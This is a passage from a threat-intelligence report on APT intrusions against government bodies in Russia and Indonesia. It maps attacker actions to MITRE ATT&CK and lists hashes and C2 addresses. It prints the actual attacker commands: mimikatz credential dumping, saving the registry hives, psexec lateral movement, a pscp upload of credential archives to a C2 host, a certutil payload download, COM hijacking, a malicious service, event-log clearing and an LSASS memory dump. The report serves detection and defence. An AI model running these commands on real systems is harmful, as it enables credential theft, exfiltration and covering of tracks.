C:\Windows\System32\logfiles\msdol.exe privilege::debug sekurlsa::logonpasswords exit
```

To obtain user credentials from remote hosts, the attackers used the following techniques:

- **OS Credential Dumping: Security Account Manager T1003.002**
- **OS Credential Dumping: LSA Secrets T1003.004**
- **OS Credential Dumping: Cached Domain Credentials T1003.005**

Using the wmic and reg save commands, they saved the registry hives containing account credentials (SAM, SECURITY, and SYSTEM) to the Windows temp folder:

```
wmic /node:[REDACTED] /user:[REDACTED] /password:[REDACTED] process call create "cmd.exe /c
reg save HKLM\sam C:\Windows\Temp\sam.save"
wmic /node:[REDACTED] /user:[REDACTED] /password:[REDACTED] process call create "cmd.exe /c
reg save HKLM\security C:\Windows\Temp\security.save"
wmic /node:[REDACTED] /user:[REDACTED] /password:[REDACTED] process call create "cmd.exe /c
reg save HKLM\system C:\Windows\Temp\system.save"
```

In addition to wmic.exe, the attackers also used PsExec to move through the network:

```
psexec.exe \\[REDACTED]\ cmd /c "systeminfo > C:\Windows\help\123.txt"
psexec.exe \\[REDACTED]\ cmd /c "ping dropbox.com -n 1 > C:\Windows\help\123.txt"
psexec.exe \\[REDACTED]\ cmd /c "ping mail.ru -n 1 > C:\Windows\help\123.txt"
psexec.exe -s \\[REDACTED] cmd /c "PowerShell -psconsolefile "C:\Program Files\Microsoft\Exchange
Server\v15\bin\exshell.psc1" Get-MailBox > C:\Windows\Temp\1.txt
```

After saving the files containing credentials, the attackers added them to an archive and then sent them to the C2 server — **Exfiltration Over C2 Channel T1041:**

```
rar.exe a 162.rar -r "\\[REDACTED]\C:\Windows\Temp\*.save" -p<password>
pscp.exe -P 8443 -pw [REDACTED] C:\Windows\System32\logfiles\162.rar root@5.183.103[.]181:/
root/162.rar
C:\Windows\System32\logfiles\rar.exe a C:\Windows\Temp\vpp.rar C:\Windows\Temp\*.kdbx -
hp<password>
```

The attackers used a customized tool called HTran[1]. HTran is an open source tool for port forwarding that is available on GitHub. The HTran tool used in this attack appears to be an adapted version of the tool found on GitHub because it has an additional parameter for the "-tran" option: The standard "-tran" option supports 3 parameters, while a fourth "LocalIpAddress" parameter is available in this example. This parameter allows you to specify the local IP address binding for port forwarding. By default, HTran binds to all interfaces (INADDR_ANY). In this configurable version, the attacker can specify which interface the proxy is bound to.

While analyzing logs during the incident investigation, we observed use of the COM Hijacking technique (Event Triggered Execution: Component Object Model Hijacking T1546.015). This technique lets attackers execute arbitrary code in the address space of a trusted process. For COM Hijacking, attackers use the following registry keys depending on the particular deployment scenario: InprocServer(32), LocalServer(32), TreatAs, or ProgID in the HKCU\Software\Classes\CLSID\<com_object_id> registry hives.

In this incident, the attackers ran a malicious executable that had already been downloaded to the system (MD5: 0024EE86702EE9234771731975E9EE47):

```
cmd.exe C:\Windows\system32\i.exe  C:\Windows\system32\2.bin
```

The process ran the file $appdata\brmsl.exe.mui (2.bin - MD5: 123FD2B1D1C1A03227B0E75572082436), using rundll32.exe:

```
cmd.exe /c rundll32.exe $appdata\brmsl.exe.mui StartNow
```

It also set this file as the registry key value for the COM object Shell Rebar BandSite, which corresponds to the DLL file C:\Windows\system32\explorerframe.dll:

```
Registry Key: $hkcu\software\classes\clsid\{ecd4fc4d-521c-11d0-b792-00a0c90312e1}\inprocserver32
Registry Value: $appdata\brmsl.exe.mui
The COM Object that was abused: Shell Rebar BandSite
The legitimate DLL that was hijacked: C:\Windows\system32\explorerframe.dll
```

[1] **HTran**

Learn more

Throughout the entire operation, the attackers periodically deleted system logs by using wevtutil — **Indicator Removal: Clear Windows Event Logs T1070.001:**

```
wevtutil cl system
wevtutil cl security
wevtutil cl application
```

Summary


The described activity was part of a prolonged campaign aimed at one of Russia's government agencies. According to our telemetry, this malware was also used against entities located in Belarus and primarily targeted its government agencies. This activity has some links to the group known as CoughingDown. The group responsible for this operation displays a high level of motivation. Their main goal is to persistently reside in the infrastructure and conduct espionage.

Download techniques in JSON format for MITRE Navigator:

Learn more

Figure 6

Threat Landscape page interface in TIP




TTPs&MITRE

□ SIGMA (Si) □ Yara (Y) □ Suricata (Su)

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Exfiltration
Exploit Public-Facing Application	Create or Modify System Process (1)	Create or Modify System Process (1)	Indicator Removal (1)	OS Credential Dumping (4)	Domain Trust Discovery	Data from Local System	Web Service (4)	Exfiltration Over C2 Channel
	Event Triggered Execution (1)	Event Triggered Execution (1)			File and Directory Discovery			
					Network Share Discovery			
					Permission Groups Discovery (1)			
					Process Discovery			
					Query Registry			
					Remote System Discovery			
					Software Discovery (0)			
					System Information Discovery			
					System Network Configuration Discovery (0)			
					System Network Connections Discovery			
					System Time Discovery			

Incidents involving Asian APT groups in various regions of the planet

Incident 2. Indonesia



Incident 2. Indonesia

Victim summary

Industry	Countries affected	Threat
Government	Indonesia	GhostEmperor

Incident description

In August of 2022, our analysts detected an attack against a government-run Indonesian company. The APT group known as GhostEmperor is suspected of being behind the attack.

GhostEmperor is an APT group that has been tracked since 2021. It is engaged in cyberespionage in various sectors, including government and financial organizations, energy and technology companies.

This APT group uses various attack methods, including phishing campaigns, software vulnerability exploits, and network traffic interception. This threat actor uses various tools and techniques to remain unnoticed, including fake domain names, encrypted communication channels, and multi-staged propagation of malicious programs.

1

Victims.

GhostEmperor mainly targets government and corporate networks in Southeast Asia. However, their attacks may also extend to other regions.

2

Attack methods.

This group uses various attack methods, including spear-phishing, malicious email attachments, and network vulnerability exploits. They also use remote access tools (RAT) and custom-developed malware to gain access to the victim's systems and control them.

3

Goals.

GhostEmperor usually aims to steal data or conduct espionage.

In this particular incident, we do not have access to any information on the initial vector of infection of the company. The detected events let us identify the actions of the threat actor on infected servers of the company starting from the middle of the Cyber Kill Chain. As usual with most Asian APT groups, the attackers maintain persistence in the system by using the technique known as **Hijack Execution Flow: DLL Side-Loading T1574.002.**

Detailed description

Ingress Tool Transfer T1105:


The first step of the attacker on the victim's system is to download legitimate software named meupdate.exe (MD5: 0114B3BF0B53DEB5B9C300B2295DD71F) with a legitimate signature from Microsoft Corporation at the non-standard path "c:\windows\help\help\meupdate.exe".

This software is delivered through the LOLBin utility named certutil.exe:

```
cmd.exe /c certutil -urlcache -split -f http://8.210.141[.]104:8099/MEUpdate.exe
C:\Windows\Help\Help\MEUpdate.exe"
```

According to the Microsoft description, this software is an update component that is built into the Windows Edge browser. Standard name and path of the program: “C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe"

Figure 7 Trusted digital signature



File signatures and certificates ⓘ

Trusted


Vendor	Microsoft Corporation
Publisher	Microsoft Code Signing PCA 2011
Signed	28 Nov 2019 08:51
Issued	3 May 2019 00:37
Expires	3 May 2020 00:37
Serial number	33000001542E704ECB276172E2000000000154

Hijack Execution Flow: DLL Side-Loading T1574.002:

A malicious library is also dropped into this directory—msedgeupdate.dll (MD5: 6D72C024B804CF690C7E7E8A7135EDB0). After the process is started, the malicious library is loaded into its address space and establishes network connections with the following IP addresses:

- 47.96.167[.]205
- 8.210.141[.]104
- 23.224.91[.]98

Figure 8 Network connection information



TCP sessions


Threat score	Destination IP	Source port	Destination port	Size	Packets
100	47.96.167.205	49691	8088	54.98 KB (56304 B)	218

Establishing a TCP session with the C2 of the attackers

The specified addresses are the attackers' command and control centers (C2) used to manage the malicious software. A large amount of malicious samples were downloaded from these IP addresses.

Information from Kaspersky Threat Intelligence Portal.

Figure 9 Information about malware that contacted a malicious IP



Files related to IP address

Status	Hits (≈)	File MD5	Detection name
Malware	100	6D72C024B804CF690C7E7E8A7135EDB0	Trojan.Win32.Dllhijacker.abz
Malware	100	2F3EFD65D03B64B20B3137D0979DB04A	Trojan.Win32.CobaltStrike.sb
Malware	100	9D4D3D18920EDE36D85B27566A41610E	Trojan.Win32.CobaltStrike.sb
Malware	100	68A569E4BA87A65B6FB7323C76770268	Trojan.Win32.CobaltStrike.sb
Malware	10	39B1A324DDA16D6563B861865A3D25F9	HEUR:Trojan.Multi.GenBadur.genw
Malware	10	A4D494ABA811002D77A3EA74D1B49CA2	HEUR:Trojan.Multi.GenBadur.genw
Malware	10	952ABBCABFC7BB8FE0EA861D9C8A2FED	HEUR:Trojan.Multi.GenBadur.genw
Malware	10	2595F221EFA24E1BC6C7E391AE4C5D97	Trojan.Win32.CobaltStrike.sb
Malware	10	B3DEE7F1D6DD49F2B113034C40C50B42	HEUR:Trojan.Win32.Generic
Malware	10	A57DCD728D73A1CA842455A3B0F8EDC3	HEUR:Trojan.Win32.Generic

Process Injection: Process Hollowing T1055.012 + Masquerading T1036:

Then the malicious DLL, which is executed in the address space of the legitimate process, performs the **Process Injection technique: Process Hollowing T1055.012.** The main mechanism of this technique is to create a process in the suspended state. This allows the attacker to inject malicious code into this process by replacing the executable file image in the address space. A detailed description of this technique is provided in the Technical details section. While employing the Process Hollowing technique, an attacker is often disguised as a legitimate process (**Masquerading T1036**).

In the described incident, the threat actor implemented Process Hollowing by creating the svchost.exe process. After the image was replaced and the malicious code was run in the context of svchost.exe, the main malicious activity began. This activity involved reconnaissance and information collection for its subsequent exfiltration.

Create or Modify System Process: Windows Service T1543.003:

The infected svchost.exe generates the child process cmd.exe, which registers and starts the service to elevate privileges from administrator to system privileges:

```
sc.exe create "server power" binpath= "C:\Windows\system32\cmd.exe /c start
C:\Windows\Help\help\MEUpdate.exe"
sc.exe start "server power"
```

A similar process chain is observed when the attacker conducts reconnaissance of the environment: **svchost. exe › cmd.exe › process for reconnaissance.** The threat actor uses a standard set of commands that allow them to collect basic information about the infected system.

MITRE ATT&CK matrix technique	Commands
System Owner/User Discovery T1033	quser.exe whoami quser.exe quser
System Time Discovery T1124	net.exe time /do
Process Discovery T1057	tasklist.exe /svc
System Network Connections Discovery T1049	cmd.exe" /c netstat -ano"
System Network Configuration Discovery T1016	ipconfig.exe /all
System Information Discovery T1082	cmd.exe /C systeminfo cmd.exe /C net view \\HOST X
File and Directory Discovery T1083	cmd.exe /c dir $appdata"
Software Discovery: Security Software Discovery T1518.001	cmd.exe /C dir "$programfiles\Kaspersky Lab\Kaspersky Endpoint Security for Windows\version.txt" cmd.exe /C type "$programfiles\Kaspersky Lab\Kaspersky Endpoint Security for Windows\version.txt"
Permission Groups Discovery T1069	cmd.exe /C net group "domain admins" /domain" cmd.exe /C net group /do
System Network Configuration Discovery: Internet Connection Discovery T1016.001	ping.exe -n 1 -a 10.1.2.98
Group Policy Discovery T1615	cmd.exe /C type \\<dc_hostname>\SYSVOL\<fqdn>\Policies\{C9289F9A-2AB9-****-****-*****}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml" cmd.exe /C type \\<dc_hostname>\sysvol\run.bat"


After gathering information on the environment, the attacker attempted to obtain the user credentials for lateral movement through the network.

OS Credential Dumping: LSASS Memory T1003.001:

To get the NT hashes of user account passwords, the attackers dumped the lsass.exe process memory:

The choice of dumping tool is very interesting. It is part of the Microsoft Visual Studio suite and may reside on a machine in the legitimate directory "C:\Program Files\Microsoft Visual Studio\2022\Enterprise\Common7\IDE\Extensions\TestPlatform\Extensions\DumpMinitool.exe". For some reason, the tool is very popular on Asian forums when discussing how to bypass security mechanisms for dumping lsass.exe[2]:

Figure 10 Valid digital signature



File signatures and certificates

✓ Trusted

Vendor	Microsoft Corporation
Publisher	Microsoft Code Signing PCA 2011
Signed	14 Dec 2021 18:21
Issued	02 Sep 2021 21:32
Expires	01 Sep 2022 21:32
Serial number	33000002528B33AAF895F339DB000000000252

In the described incident, the attacker used the traditional method for implementing this tool:

```
$windir\Help\Help\DumpMinitool.exe  --file 1.txt --processId 748 --dumpType Full"
cmd.exe /C DumpMinitool.exe --file 1.txt --processId 748 --dumpType Full"
```

